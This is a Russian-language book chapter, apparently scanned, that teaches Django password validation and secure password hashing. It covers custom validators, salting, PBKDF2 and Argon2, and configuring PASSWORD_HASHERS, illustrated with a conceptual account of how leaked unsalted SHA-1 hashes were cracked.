Требования к паролям в Django определяются настройкой `AUTH_PASSWORD_VALIDATORS`, которая содержит список средств проверки. Каждое из них проверяет, соответствует ли пароль отдельно взятому требованию. На самом деле по умолчанию эта настройка – пустой список, но `django-admin` при создании проекта заполняет ее достаточно полезными и не слишком навязчивыми средствами проверки, как показано в листинге 9.1. В модуле `settings` вашего проекта вы можете найти идентичные строки.

Листинг 9.1 Действующий по умолчанию регламент выбора пароля

```
AUTH_PASSWORD_VALIDATORS = [
    {
        'NAME': 'django.contrib.auth...UserAttributeSimilarityValidator',
    },
    {
        'NAME': 'django.contrib.auth...MinimumLengthValidator',
    },
    {
        'NAME': 'django.contrib.auth...CommonPasswordValidator',
    },
    {
        'NAME': 'django.contrib.auth...NumericPasswordValidator',
    },
]
```

Средство проверки `UserAttributeSimilarityValidator` отклоняет пароль, если он слишком похож на содержимое полей `username`, `first_name`, `last_name`, `email`. Из-за этого Мэллори может не ожидать очевидных паролей вроде `alice123` или `bob@bob.com`.

У этого средства есть два изменяемых параметра: `user_attributes` и `max_similarity`. Параметр `user_attributes` отвечает за то, с какими из личных данных будет производиться сравнение. `max_similarity` отвечает за строгость сравнения: значение по умолчанию 0,7; ниже – строже. Например, со значением 0,7 пароль `alice12345` будет одобрен, а вот со значением 0,6 – уже нет. Листинг 9.2 демонстрирует, как сравнивать пароль только с тремя нестандартными полями и сделать проверку строже.

Листинг 9.2 Проверяем, похож ли пароль на поля `custom`, `attribute` и `names`

```
{
    'NAME': 'django.contrib.auth...UserAttributeSimilarityValidator',
    'OPTIONS': {
        'user_attributes': ('custom', 'attribute', 'names'),
        'max_similarity': 0.6,
    }
}
```

По умолчанию – 0,7

`MinimumLengthValidator` отклоняет слишком короткие пароли. Из-за него Мэллори не может подобрать полным перебором пароли вроде `b06`. «Из коробки» коротким паролем считается длиной менее восьми символов. Но через параметр `min_length` длину можно регулировать:

Листинг 9.3 Проверяем длину пароля

```
{
    'NAME': 'django.contrib.auth.password_validation.MinimumLengthValidator',
    'OPTIONS': {
        'min_length': 12,
    }
}
```

По умолчанию – 8

`CommonPasswordValidator` не разрешает иметь пароль, который можно обнаружить среди 20 000 самых распространенных. Из-за этого Мэллори может не рассчитывать на пароль вроде `password` или `qwerty`. Через параметр `password_list_path` можно указать путь к собственному списку популярных паролей.

Листинг 9.4 Ищем пароль среди популярных

```
{
    'NAME': 'django.contrib.auth.password_validation.CommonPasswordValidator',
    'OPTIONS': {
        'password_list_path': '/path/to/more-common-passwords.txt.gz',
    }
}
```

`NumericPasswordValidator` отклоняет пароли из сплошных цифр. В следующем разделе мы добавим в регламент собственное средство проверки.

9.1.1 Собственное средство проверки пароля

Помните, мы говорили о кодовых фразах в третьей главе? Наше средство проверки `PassphraseValidator` будет требовать, чтобы в качестве пароля использовалась кодовая фраза минимум из четырех английских слов.

Создайте файл под названием validators.py в папке profile_info и заполните его кодом из листинга 9.5. При создании объекта `PassphraseValidator` в память будет загружен словарь. Метод `get_help_text` возвращает описание проверки: оно будет заблаговременно показано посетителю.

Листинг 9.5 Собственное средство проверки пароля

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

class PassphraseValidator:

    def __init__(self, dictionary_file='/usr/share/dict/words'):
        self.min_words = 4
        with open(dictionary_file) as f:
            self.words = set(word.strip() for word in f)

    def get_help_text(self):
        return _('Your password must contain at least %s words.') % self.min_words
```

Этот импорт пригодится в следующем листинге

Чтобы отображать строки вместо английского на языке пользователя (впрочем, для этого их нужно сначала перевести)

Загрузка словаря в оперативную память

Сообщаем посетителю, что от него требуется придумать пароль не менее чем из четырех слов

Теперь давайте добавим в `PassphraseValidator` метод `validate` из листинга 9.6. Он проверяет, что пароль состоит из четырех слов, и все эти слова есть в словаре. Если пароль не подходит под требования, будет выброшено исключение `ValidationError`. Сообщение из него будет показано в форме рядом с полем, чтобы дать посетителю понять, почему пароль был отклонен.

Листинг 9.6 Метод `validate`

```
class PassphraseValidator:

...

    def validate(self, password, user=None):
        tokens = password.split(' ')

        if len(tokens) < self.min_words:
            too_short = _('This password needs at least %s words.') % self.min_words
            raise ValidationError(too_short, code='too_short')

        if not all(token in self.words for token in tokens):
            not_passphrase = _('This password is not a passphrase.')
            raise ValidationError(not_passphrase, code='not_passphrase')
```

Проверяем, что пароль содержит минимум четыре слова

И каждое из них есть в словаре

По умолчанию `PassphraseValidator` пользуется файлом со словами, который идет с большинством UNIX-систем «из коробки». Если вдруг его не окажется, функцией `open` при попытке чтения будет брошено исключение `FileNotFoundError`. Если так и случилось, вы можете загрузить словарь по ссылке https://raw.githubusercontent.com/eneko/data-repository/master/data/words.txt и положить в корень проекта рядом с manage.py. Специально для этого у `PassphraseValidator` есть параметр `dictionary_file`, который позволит указать нам нестандартный путь к словарю. Давайте посмотрим как.

Наше собственное средство проверки настраивается там же и так же, как и встроенные. Давайте заодно удалим все указанные там сейчас средства проверки и оставим только наше. Откройте модуль `settings` и измените настройку `AUTH_PASSWORD_VALIDATORS`:

```
AUTH_PASSWORD_VALIDATORS = [
    {
        'NAME': 'profile_info.validators.PassphraseValidator',
        'OPTIONS': {
            'dictionary_file': 'words.txt',
        }
    },
]
```

Для тех, у кого в системе нет файла /usr/share/dict/words. У кого есть, ключ OPTIONS можно полностью опустить

Сохраните настройки, перезапустите `gunicorn` и обновите страницу https://localhost:8000/accounts/password_change/. Обратите внимание: все четыре требования заменились одним: `Your password must contain at least 4 words`. Именно эту фразу возвращает метод `get_help_text`.




Рис. 9.2 Теперь пароль должен быть кодовой фразой

Теперь придумайте Бобу новую кодовую фразу и отправьте форму. Почему именно фразу, спросите вы. Вот почему:

- Бобу будет проще запомнить фразу, нежели классический пароль;
- Мэллори будет сложнее подобрать фразу, нежели классический пароль.

В случае успеха сервер перенаправит вас на простенькую страничку, сообщающую об успешной смене пароля. В следующем разделе разберемся, как и в каком виде только что был сохранен пароль Боба.

9.2 Хранение паролей

Если личность проверяется по паролю, то некую его производную придется в любом случае хранить. Когда вы вводите пароль, сервис сравнивает его с хранимой производной. Если сравнение успешно, приложение считает, что вы – это вы.

Производная от пароля может высчитываться разными способами: какие-то безопаснее, какие-то уязвимее. Вот три из них:

- открытый текст;
- шифротекст;
- хеш-сумма.

Открытый текст – самый чудовищный способ хранить пароли. В этом случае производной от пароля выступает сам пароль. При входе на сайт введенный пароль будет посимвольно сравнен с паролем из базы. Это никуда не годится. У злоумышленника, получившего доступ к хранилищу паролей, все учетные записи будут сразу на блюдце. Причем злоумышленником может быть и системный администратор организации, не только атакующий извне.

Хранение паролей открытым текстом

К счастью, такая практика – редкость. Но увы, некоторые новостные агентства кричащими заголовками создают ложное впечатление, что это сплошь и рядом.

Например, в начале 2019-го специалисты по безопасности наблюдали шквал жареных новостей вроде «Фейсбук признал, что хранит пароли открытым текстом». Кто прочел дальше заголовка, мог узнать, что Фейсбук не поступал так нарочно: пароли по недосмотру попадали в журналы действий.

Невозможно оправдать подобное, но тем не менее заголовок вводит в заблуждение. Введите в любой поисковик *storing passwords as plaintext* и полюбуйтесь на похожие кричащие заголовки про Yahoo и Google.

Хранить пароли шифротекстом не сильно лучше, чем в открытую. В этом случае система зашифровывает каждый пароль и сохраняет шифротекст. Когда пользователь входит на сайт, введенный пароль зашифровывается и полученный шифротекст сравнивается с существующим. На рис. 9.3 изображена эта кошмарная идея.




Рис. 9.3 Как не надо хранить пароли

Хранить зашифрованные пароли – скользкая дорожка. Злоумышленник получит доступ ко всем учетным записям, если получит доступ к базе и ключу шифрования. Часто они и так находятся в одних руках – системного администратора. Ничто не мешает ему их расшифровать ради недобрых целей. Злоумышленник также может одурачить сисадмина или получить его права.

В 2013 году зашифрованные пароли более чем 38 млн пользователей продуктов Adobe были слиты в интернет. Шифром был 3DES в режиме простой замены. Мы обсуждали, чем это чревато, в четвертой главе. Всего за месяц миллионы паролей были дешифрованы хакерами и криптоаналитиками, то есть попросту взломаны.

Любая современная система проверки личности хранит не ваш пароль, а хеш от него. Когда вы входите на сайт, приложение сравнивает хеш от введенного вами пароля с хешем из хранилища. Если они равны, ваша личность подтверждена. Если же нет, придется попробовать ввести пароль снова. На рис. 9.4 показан процесс упрощенно.




Рис. 9.4 Схема проверки пароля с помощью хешей, упрощенно

Хранение паролей – великолепная иллюстрация полезных свойств криптографических хеш-функций. В отличие от алгоритмов шифрования, хеш-функции вычислительно необратимы: пароль легко проверить, но сложно восстановить. Важность сопротивления поиску коллизий тоже сложно переоценить: если два разных пароля дали бы один и тот же хеш, то войти в учетную запись можно было бы с любым из них.

Достаточно ли для хеширования паролей хеш-функции самой по себе? Нет. В 2012-м хеши более 6 млн паролей от LinkedIn были опубликованы на одном из русскоязычных хакерских форумов[1]. Тогда LinkedIn хешировала пароли функцией SHA-1, которую мы обсуждали во второй главе. В течение двух недель более 90 % хешей были взломаны, из них были извлечены пароли.

Почему же так быстро? Перенесемся в 2012 год и заглянем Мэллори через плечо. Ей хочется взломать опубликованные хеши. Она качает файл с утечкой, кусочек которого можно увидеть в табл. 9.1. Он содержит имена пользователей и их пароли, хешированные SHA-1.

Таблица 9.1 Несколько сокращенная база паролей LinkedIn

username	hash_value
...	...
alice	5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
bob	a810335a767ece104d8aaaee07e1ffd285fbf2af
charlie	5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
...	...

Мэллори планирует взяться за дело не с пустыми руками. В ее распоряжении:

- списки распространенных паролей;
- детерминированность хеш-функций;
- радужная таблица.

Чтобы сразу добиться впечатляющих результатов, необязательно хешировать все вообразимые комбинации символов и сверять их с утекшими хешами. Достаточно захешировать самые популярные пароли. Помните, в Django для нужд средства проверки встроен такой список? Если сайт не проверяет пароли на популярность, то ничто не мешает Мэллори обратить список себе на службу и взломать все хеши распространенных паролей.

Возможно, вам бросилась в глаза одна деталь из табл. 9.1. У Алисы и Чарли одинаковые хеш-суммы. Дело в том, что хеш-функции постоянно возвращают одинаковое значение для одинакового аргумента. Это называется *детерминированностью функции*. Мэллори пока не в курсе, какой пароль там скрывается, но она знает наверняка: он одинаковый.

А еще в ее арсенале есть радужная таблица (rainbow table). Это объемная таблица сообщений и их заранее вычисленных хешей. В ней она может мгновенно отыскать захешированное сообщение – в этом случае пароль – по самому хешу, не скатываясь до применения «грубой силы». Тем самым она выторговывает время и вычислительные ресурсы, которые она бы потратила на попытку вскрыть пароли полным перебором, в обмен на место на жестком диске и оплату за

[1] В 2016-м LinkedIn признала, что хешей на самом деле было более 170 млн.

интернет. Если посмотреть на сайтах https://freerainbowtables.com/ и https://project-rainbowcrack.com/, можно увидеть, что вес радужной таблицы SHA-1 для паролей от одного до восьми символов может достигать 1 терабайта.

Пароли всех трех пользователей можно увидеть в несколько сокращенной радужной табл. 9.2. Боба не спасло даже то, что его пароль значительно сложнее пароля Алисы и Чарли.

Таблица 9.2 Несколько сокращенная радужная таблица для SHA-1, скачанная Мэллори

hash_value	sha1_password
...	...
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8	password
...	...
a810335a767ece104d8aaaee07e1ffd285fbf2af	+y;kns:]
...	...

Из этого следует, что хеш-функций самих по себе все-таки недостаточно. В следующих двух разделах мы узнаем, как успешно противостоять Мэллори.

9.2.1 Засолка

Способ, позволяющий получить разные хеши при одинаковых сообщениях, называется *засолкой* (salting). Соль – строка из случайных байтов, которая подается на вход хеш-функции вместе с сообщением. Для каждого сообщения берется своя неповторимая щепотка. Рисунок 9.5 иллюстрирует принцип.




Рис. 9.5 Засолка одного и того же сообщения разными щепотками соли

Соль при хешировании во многом похожа на вектор инициализации при шифровании. Если вы заглянете в четвертую главу и сравните, то увидите общие черты.

- Соль делает хеши различными, вектор инициализации делает шифротексты различными.
- Засоленный хеш бесполезен без знания соли, шифротекст бесполезен без знания вектора.
- И соль, и вектор хранятся в открытом виде вместе с хешем и шифротекстом соответственно.
- Ни соль, ни вектор не должны переиспользоваться.

> **ВНИМАНИЕ!** Программисты порой путают хеширование с солью и хеширование с ключом, но это абсолютно разные вещи. Они применяются для неодинаковых целей, манера обращения с солью и ключом отличается. Соль не нужно держать в тайне, с ее помощью хешируется одно и только одно сообщение. Ключ должен сохраняться в секрете, им хешируется одно и более сообщений. Соль нужна, чтобы одинаковые сообщения не приводили к идентичным хешам. Ключ предназначен для проверки подлинности сообщения, и только для этого.

Засолка – действенная мера против злоумышленниц вроде Мэллори. Одинаковый, но посоленный пароль Алисы и Чарли дает совсем разный хеш. Мэллори теперь не догадаться, что у них один и тот же пароль. Но что примечательнее, радужная таблица ей теперь уже никак не поможет. Радужных таблиц для соленых паролей просто не существует, ведь соль мало того что неизвестна, она еще и каждый раз разная.

Во второй главе мы говорили о хеш-функции BLAKE2. Давайте на ее примере посмотрим на засолку поданного на вход сообщения. Мы хешируем одно и то же сообщение дважды, но солим его случайными шестнадцатью байтами. Хеш-суммы выходят разными:

```
>>> from hashlib import blake2b
>>> import secrets
>>>
>>> message = b'same message'
>>>
>>> sodium = secrets.token_bytes(16)        | Две разные щепотки соли
>>> chloride = secrets.token_bytes(16)      | по 16 байт
>>>
>>> x = blake2b(message, salt=sodium)       | Одно сообщение,
>>> y = blake2b(message, salt=chloride)     | но разная соль
>>>
>>> x.digest() == y.digest()
False                                       | Хеши отличаются
```

Увы, то, что BLAKE2 принимает соль одним из аргументов, еще не значит, что она пригодна для хеширования паролей. На самом деле ни одна из криптографических функций для этого не пригодна. Причина, на первый взгляд, противоречит здравому смыслу: все эти

функции слишком быстро работают. Но чем быстрее хеш-функция, тем меньше мощностей нужно для полного перебора, чем может воспользоваться Мэллори.

> **ВНИМАНИЕ!** BLAKE2 использована в коде выше только в качестве иллюстрации. Никогда не хешируйте ей пароли. Ее козырь – скорость, а этого нам и не нужно.

Одна из тех редких задач, которую требуется решать расточительно по времени и мощностям, – это именно вычисление хеш-сумм у паролей. Быстро не нужно, нужно медленно. Обычные хеш-функции здесь не подходят. В следующем разделе мы познакомимся с преднамеренно неторопливыми функциями.

9.2.2 Функции формирования ключа

Функции формирования ключа, они же *функции диверсификации ключа* (key derivation functions – KDFs), занимают в информатике особое место. Им не только позволено, от них требуется потреблять значительное количество вычислительных мощностей, что редкость. Они нарочно спроектированы так, что при вычислении хеша потребляют порядочно вычислительных мощностей, либо оперативной памяти, либо того и другого. Именно поэтому для хеширования паролей такие функции стали применяться вместо обыкновенных хеш-функций. Чем сильнее они нагружают компьютер, тем затратнее взломать хеш полным перебором.

Как и хеш-функции, функции формирования ключа принимают на вход сообщение и высчитывают хеш-сумму. Если придерживаться терминологии, сообщение здесь называется исходный ключ, он же *корневой ключ* (initial key), а полученный хеш – производный ключ (derived key). Мы не будем усложнять и не будем использовать эти понятия.

Также на вход эти функции принимают соль. Точно так же, как в недавнем примере с BLAKE2, если посыпать разной солью одинаковые сообщения, на выходе будут разные хеши.

Что отличает функции формирования ключа от хеш-функций – у них есть как минимум один параметр, регулирующий потребляемую мощность. Такие функции не работают просто медленно, они исполняются настолько медленно, насколько вы захотите. Рисунок 9.6 иллюстрирует вход и выход функции диверсификации ключа.

Такие функции также различают по типу создаваемой нагрузки: какие-то из них, кроме процессора, налегают и на оперативную память.

В этом разделе мы познакомимся с двумя их представительницами:

- Password-Based Key Derivation Function 2;
- Argon2.




Рис. 9.6 Функции формирования ключа принимают на вход сообщение, соль и не менее одного параметра, регулирующего прожорливость

Password-Based Key Derivation Function 2 (PBKDF2) – популярная функция формирования ключа для обработки паролей. Пожалуй, в Python она применяется чаще всех, ведь именно ей Django хеширует пароли по умолчанию. PBKDF2 вызывает переданную ей хеш-функцию, причем столько раз, сколько будет указано в параметре. В существующих приложениях под капотом у PBKDF2 обычно трудится HMAC-функция, у которой, в свою очередь, под капотом вызывается SHA-256. На рис. 9.7 изображен типичный сценарий, когда функции PBKDF2 передана функция HMAC-SHA256.




Рис. 9.7 SHA-256 внутри HMAC, а HMAC внутри PBKDF2

Код из листинга 9.7 приблизительно тестирует создаваемую PBKDF2 нагрузку. Создайте файл pbkdf2.py с этим кодом.

Вначале скрипт считывает из командной строки, за сколько проходов PBKDF2 должна выдать результат. Именно столько раз под капотом будет вызвана HMAC-SHA256. Затем внутри функции `test` вызывается `pbkdf2_hmac` из модуля `hashlib`. Функция `pbkdf2_hmac` ждет на вход имя хеш-функции, сообщение, соль и сколько раз вызвать переданную хеш-функцию. Наконец, в коде используется модуль `timeit`, чтобы измерить, сколько времени займет вызвать нашу функцию `test` 10 раз.

Листинг 9.7 Вызываем PBKDF2 с HMAC-SHA256 внутри

```
import hashlib
import secrets
import sys
import timeit

iterations = int(sys.argv[1])

def test():
    message = b'password'
    salt = secrets.token_bytes(16)
    hash_value = hashlib.pbkdf2_hmac('sha256',
                                     message,
                                     salt,
                                     iterations)
    print(hash_value.hex())

if __name__ == '__main__':
    seconds = timeit.timeit('test()', number=10, globals=globals())
    print('Seconds elapsed: %s' % seconds)
```

Настраиваем, сколько раз PBKDF2 вызовет хеш-функцию

От этого числа и будет зависеть потребление мощности

Запускаем метод test 10 раз

Запустите команду, указанную ниже. PBKDF2 выполнит 600 000 итераций – именно столько раз по умолчанию она прогоняет внутри себя HMAC-SHA256 при хешировании паролей в Django 4.2. И именно столько же прогонов рекомендует делать Открытый проект по обеспечению безопасности веб-приложений (https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html#pbkdf2). В Django 5.0 это число будет увеличено до 720 000.

И наконец, последняя строка выведет, сколько секунд заняло вычислить десяток хешей. Обратите внимание, что соль каждый раз разная, – и, как следствие, хеш тоже.

```
$ python pbkdf2.py 600000
45ccdc1679cff5d8bb8b65c6c9bae4351de9ca4c24dfa92645b598bce6af2a71
c51a5fe635787e682952b462f21b7041661b10a47baddb3e1cf20724e231e3a0
2081670f193605d798a3bd57e278503a151a2a7a0c195fcd055679de44f46d0f
303b5f605b31b40ae70fac23a423361dac74cd8117ffff0dc2f47209e7339fcd
608c4a16425a835da4cdce61c0d3898ae5f4afe4674e35e0546ce091edc8900c
881500d180f0bb03bec93635ce09fb720df74527287757314e7790be3fa40ee3
2a279c07db0bb9ea345c014146f71bab138e8aefa859b9ea118a1a8477cbac0c
eccf4165056162d473a22a2dd21ee2fa9f94084e3cd88609e1a472369098b0c2
775d67767c74a61f6738b13ea26be925346046046d918d387b13680884cbab6f
976639eb9c78f6ee509a6668f529f0eb6ff23bc1342fb55926372a8a19c9f3bd
Seconds elapsed: 3.1736607000930235
```

А теперь давайте добавим нолик к количеству повторений. Обратите внимание, что время исполнения увеличилось пропорционально:

```
$ python pbkdf2.py 6000000
a19c6df13cf2d6b78259c7ac9724c431e43559c1d64aa1b16e86df55f5eba0c4
87491f41685b6ee6566a8cc7a8092e0b3d6e30badd2b6d216089fc94f844830a
599aa4b5f6a7dcb816d619dfa77a6c2d77e95d504af608fa6cbc0136128797d1
7810b1f9751118825a8b9b753b12ebfcff9735397946fbc9e790d0e9a1a9b9ca
6567e06f35873e4b1fa06c4aae414b926537ea3be9aa9917281af237f4f2e2ba
f8d411b0b2896b58af53feda0de58b0c811cdcaa0153b808fffb220d0f3ef248
dfe0b5da14fc7e697abb3d68a70acfdc923971c46530deca473b4584ca5265a8
c49325271a505237d5c84c2f5329d97415a30736d6ccdc1b12104d484edece0c
b284d120e4f0a9ab9e2b58087b6928a4e6690a96afe98fc309c9efd8928925b2
f9c1d891ee7d028bbf54c7d244250345dbd92aa22ecaaa60c9d0c3b7fbc698f7
Seconds elapsed: 32.42116629995871
```

Когда Боб входит на сайт, написанный на Django, ему тоже приходится подождать, пока PBKDF2 отработает разок. Если Мэллори захочет взломать такой хеш, ей тоже придется ждать и снова, и снова, и снова – пока не подберет пароль, равный засоленному хешу. Если у Боба будет в качестве пароля кодовая фраза, то Мэллори для успешного подбора придется запастись эликсиром бессмертия.

Злоумышленницы вроде Мэллори часто подбирают пароли на графических процессорах (graphics processing units – GPUs), чтобы на порядок ускорить атаку. Вообще, графические процессоры разрабатывались для отображения графики. Как и центральные процессоры, их графические собратья являются многоядерными. Ядро ЦП куда быстрее ядра ГП, но у ГП их могут быть сотни, тысячи. Поэтому на графическом процессоре выполняется быстрее всё, что можно распараллелить на множество маленьких подзадач. Это, например, машинное обучение, добыча криптовалюты и – как вы уже догадались – подбор хешей. В ответ на растущую угрозу криптографы создали новое поколение функций формирования ключа.

В 2013 году криптографы и специалисты по безопасности объявили конкурс Password Hashing Competition (PHC, https://password-hashing.net/). Его целью было выбрать способный противостоять современным атакам алгоритм хеширования паролей и объявить его общепринятым стандартом. Два года спустя победителем была объявлена функция формирования ключа Argon2.

Argon2 затрачивает и оперативную память, и вычислительные ресурсы, так что неискушенному взломщику придется для начала обзавестись солидными объемами памяти и вычислительных мощностей. Эта функция известна тем, что не дает эффективно использовать графические процессы и программируемые пользователем вентильные матрицы (FPGA) для взлома хешей.

Что иронично, под капотом у Argon2 трудится BLAKE2. Внутри знаменитой своей неспешностью функции находится известная своей скоростью хеш-функция.

> **ПРИМЕЧАНИЕ** В новых проектах используйте Argon2. Пусть PBKDF2 и в высшей лиге, но эта функция уже не лучший выбор. Как перенести проект Django с PBKDF2 на Argon2 – увидим через несколько страниц.

В следующем разделе мы узнаем, как настроить механизм хеширования паролей в Django. У нас получится усилить PBKDF2 и даже заменить ее на Argon2.

9.3 Настройка хеширования паролей

В Django можно очень гибко настраивать, как именно хешируются пароли. Как и обычно, для этого нужно будет заглянуть в модуль `settings`. Средства хеширования паролей перечислены в списке `PASSWORD_HASHERS`. Значение по умолчанию указано в самом Django, и наш модуль `settings` его не перезаписывает, поэтому пока что вы не увидите там этого списка. Мы добавим его чуть позже.

По умолчанию в списке пять средств для хеширования. Внутри каждого из них трудится функция формирования ключа. Первые три названия вам уже точно о чем-нибудь говорят:

```
PASSWORD_HASHERS = [
    'django.contrib.auth.hashers.PBKDF2PasswordHasher',
    'django.contrib.auth.hashers.PBKDF2SHA1PasswordHasher',
    'django.contrib.auth.hashers.Argon2PasswordHasher',
    'django.contrib.auth.hashers.BCryptSHA256PasswordHasher',
    'django.contrib.auth.hashers.ScryptPasswordHasher',
]
```

Django хеширует новые пароли с помощью первого средства из списка – например, при создании учетной записи или при смене пароля. Хеш сохраняется в базу, чтобы в дальнейшем проверять личность при входе.

При этом ранее сохраненные пароли могут быть захешированы любым средством, указанным в списке. Получается, что со значением по умолчанию проект Django будет хешировать новые пароли через PBKDF2, но также сможет проверить захешированный пароль через PBKDF2-SHA1, Argon2, bcrypt-SHA256 либо scrypt.

Django проверяет, захеширован ли пароль посетителя самым первым средством из списка, при каждом входе на сайт. Если это не так, то пароль перехешируется с помощью самого первого и сохраняется в базу. Ведь мы не можем вычислить более стойкий хеш вместо старого в любой момент, потому что пароли пользователей нам, к счастью, неизвестны.

9.3.1 Встроенные средства хеширования паролей

В Django «из коробки» доступно 11 средств для хеширования пароля. `MD5PasswordHasher`, `SHA1PasswordHasher` и их несоленые побратимы не просто так выделены – использовать их небезопасно. Они присутствуют только для облегчения миграции устаревших приложений на новые версии Django.

- `django.contrib.auth.hashers.PBKDF2PasswordHasher`;
- `django.contrib.auth.hashers.PBKDF2SHA1PasswordHasher`;
- `django.contrib.auth.hashers.Argon2PasswordHasher`;
- `django.contrib.auth.hashers.BCryptSHA256PasswordHasher`;
- `django.contrib.auth.hashers.BCryptPasswordHasher`;
- `django.contrib.auth.hashers.ScryptPasswordHasher`;
- **`django.contrib.auth.hashers.SHA1PasswordHasher`** (будет удалено в Django 5.1);
- **`django.contrib.auth.hashers.MD5PasswordHasher`**;
- **`django.contrib.auth.hashers.UnsaltedSHA1PasswordHasher`** (будет удалено в Django 5.1);
- **`django.contrib.auth.hashers.UnsaltedMD5PasswordHasher`** (будет удалено в Django 5.1);
- `django.contrib.auth.hashers.CryptPasswordHasher` (будет удалено в Django 5.0).

> **ВНИМАНИЕ!** Использовать `SHA1PasswordHasher`, `MD5PasswordHasher`, `UnsaltedSHA1PasswordHasher` либо `UnsaltedMD5PasswordHasher` опасно. Полученные через них хеши паролей легко поддаются взлому: это быстрые, не подходящие для целей криптографии хеш-функции. Именно поэтому все они, кроме `MD5PasswordHasher`, будут удалены в Django 5.1. Единственная причина, пока `MD5PasswordHasher` еще остается, – он используется в качестве быстрого средства хеширования в тестах фреймворка, так как им следует выполняться как можно скорее. В будущем `MD5PasswordHasher` будет также удален, на замену ему придет `TestPasswordHasher`. Как следует из названия, он будет предназначен только для написания тестов и не должен будет использоваться на боевой системе. Позже в этом разделе мы рассмотрим, как защитить от взлома уже существующие небезопасные хеши паролей.

На данный момент по умолчанию Django хеширует пароли через `PBKDF2PasswordHasher` за 600 000 прогонов, и это число регулярно увеличивается. В Django 5.0 оно будет 720 000. Можно самостоятельно увеличить его, если по какой-то причине ваш проект не получается обновить до новых версий Django малой кровью. Для этого нужно написать собственное средство хеширования.

9.3.2 Собственное средство хеширования

Собственное средство не придется писать с нуля: достаточно наследоваться от существующего. Взгляните на `TwoFoldPBKDF2PasswordHasher`, он просто наследуется от `PBKDF2PasswordHasher` и умножает число итераций на два. Но не забывайте о последствиях: пользователю придется дольше ждать, пока сайт проверит его пароль.

```
from django.contrib.auth.hashers import PBKDF2PasswordHasher

class TwoFoldPBKDF2PasswordHasher(PBKDF2PasswordHasher):

    iterations = PBKDF2PasswordHasher.iterations * 2
```

Увеличиваем число прогонов вдвое

Собственные средства хеширования добавляются в проект так же, как и встроенные:

```
PASSWORD_HASHERS = [
    'profile_info.hashers.TwoFoldPBKDF2PasswordHasher',
]
```

